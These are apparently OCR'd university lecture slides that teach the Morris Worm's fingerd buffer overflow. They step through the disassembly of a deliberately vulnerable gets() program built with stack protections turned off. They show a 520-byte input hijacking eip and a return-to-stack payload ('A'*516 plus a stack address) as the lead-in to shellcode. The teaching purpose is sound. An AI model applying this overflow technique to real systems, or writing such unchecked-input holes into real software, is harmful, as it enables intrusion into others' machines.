


Photo by
Stephen D. Cannerelli

# Morris Worm

POSTECH

- Exploited a buffer overflow vulnerability in `fingerd`
  - fingerd is a root-privileged daemon that remotely provides user and system information
  - Implementation (simplified):

```
int main(int argc, char* argv[]) {
  char buffer[512]; // to store remote requests
  gets(buffer); // oops!
  return 0;
}
```

Let’s compile and analyze the exploitation

# Exploiting Morris Worm

POSTECH

- Compilation

```
$ gcc -m32 -mpreferred-stack-boundary=2 -O0 -fno-stack-protector -fno-pic -no-pie -z execstack morris.c -o morris
```

- Compiler warning:

```
morris.c:(.text+0x11): warning: the `gets' function is dangerous and should not be used.
```

# Exploiting Morris Worm

POSTECH

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

# Exploiting Morris Worm

POSTECH

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x08049176 |
| eax | - |
| ebp | 0xf7ffd020 |
| esp | 0xffffd57c |

- Stack

0xffffd57c → return addr. (libc)

# Exploiting Morris Worm


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x08049177 |
| eax | - |
| ebp | 0xf7ffd020 |
| esp | 0xffffd578 |

- Stack



# Exploiting Morris Worm


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200  // 512 bytes
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x08049179 |
| eax | - |
| ebp | 0xffffd578 |
| esp | 0xffffd578 |

- Stack



# Exploiting Morris Worm

POSTECH

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x0804917f |
| eax | – |
| ebp | 0xffffd578 |
| esp | 0xffffd378 |


- Stack

0xffffd378

...

0xffffd578

0xffffd57c



# Exploiting Morris Worm

POSTECH


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x08049185 |
| eax | 0xffffd378 |
| ebp | 0xffffd578 |
| esp | 0xffffd378 |

- Stack



# Exploiting Morris Worm

POSTECH

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```


// Copy user input from stdin to the buffer at 0xffffd378

// Assume that user input is “A” * 520

- Context

| REG | value |
|---|---|
| eip | 0x08049186 |
| eax | 0xffffd378 |
| ebp | 0xffffd578 |
| esp | 0xffffd374 |

- Stack



# Exploiting Morris Worm

POSTECH


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x0804918b |
| eax | 0xffffd378 |
| ebp | 0xffffd578 |
| esp | 0xffffd374 |

- Stack



# Exploiting Morris Worm


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

- Context

| REG | value |
|---|---|
| eip | 0x0804918e |
| eax | 0xffffd378 |
| ebp | 0xffffd578 |
| esp | 0xffffd378 |

- Stack



# Exploiting Morris Worm

POSTECH

- Assembly


```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave  // leave == mov esp, ebp;
 8049194: ret    //          pop ebp;
```

// cleans up the stack
and restores the saved ebp

- Context

| REG | value |
|---|---|
| eip | 0x08049193 |
| eax | 0 |
| ebp | 0xffffd578 |
| esp | 0xffffd378 |

- Stack



# Exploiting Morris Worm


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret    // ret == pop eip;
```

- Context

| REG | value |
|---|---|
| eip | 0x08049194 |
| eax | 0 |
| ebp | 0x41414141 |
| esp | 0xffffd57c |

- Stack



# Exploiting Morris Worm

POSTECH

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

0x41414141: ??? (not accessible)

Control hijacked!!

- Context

| REG | value |
|---|---|
| eip | 0x41414141 |
| eax | 0 |
| ebp | 0x41414141 |
| esp | 0xffffd57c |


0xffffd374

0xffffd378

0xffffd578

0xffffd57c

- Stack



# Progress so far …

POSTECH

- We have successfully hijacked the control flow of the program
  - We now have the capability to jump to any memory address (from `0x00000000` to `0xffffffff`)
- But, where should we jump to?
  - This is where shellcode comes into play!


# Return-to-stack exploit using shellcode

- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

What if our input was
“A” * 516 + “\x78\xd3\xff\xff” ?

- Stack



# Return-to-stack exploit using shellcode

POSTECH


- Assembly

```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

What if our input was
“A” * 516 + “\x78\xd3\xff\xff” ?

`0xffffd378: inc ecx` // 0x41 is “inc ecx”

- Stack



